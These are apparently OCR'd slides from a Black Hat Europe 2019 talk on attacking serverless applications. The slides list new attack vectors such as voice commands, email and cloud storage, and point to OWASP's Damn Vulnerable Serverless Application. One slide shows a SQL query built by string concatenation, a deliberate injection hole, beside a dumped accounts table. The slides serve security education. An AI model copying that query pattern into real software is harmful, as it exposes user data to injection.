



black hat
EUROPE 2019
@ 4ppsec
@BLACK HAT EVENTS


Cloud Storage



Email



Alexa, please hack my server(less)



```
mysql> select * from accounts;
+---------+----------+---------+
| id      | username | balance |
+---------+----------+---------+
| 1234121 | test     |    1000 |
| 1342342 | admin    | 1235523 |
| 2345235 | homer    |    -771 |
| 2523344 | john     |    3244 |
| 3453523 | lisa     |   34734 |
| 5685684 | mike     |   31337 |
+---------+----------+---------+
```

```
connection.query("SELECT balance from accounts where username = '" + username + "' and id = " + accid,
```

New Attack Vectors

REST API

3rd-party App

Cloud Storage (e.g. file)

Authentication process

Logs

Email

Pub/Sub notification

IoT (e.g. voice-command, mqtt)

Code commit

Data Analytics

Related Projects


DVSA

DAMN VULNERABLE SERVERLESS APPLICATION

live.serverless.fail

github.com/owasp/dvsa

@DVSAowasp



OWASP

OWASP Top 10 (2017)

Interpretation for Serverless

Black Hat Sound Bytes

- Loss of perimeter → Ambiguous attack vectors
- Follow the *Least-Privilege* Principle
- Automate, authomate, automate!
- Serverless might be the most secure environment for your application


black hat
EUROPE 2019
DECEMBER 2-5, 2019
EXCEL LONDON, UK
Tal Melamed
@4ppsec
Head of Security Research
Protego
Check Point
SOFTWARE TECHNOLOGIES LTD
Thank you! | Q&A
Alexa, Hack My Server(less) Please
#BHEU @BLACK HAT EVENTS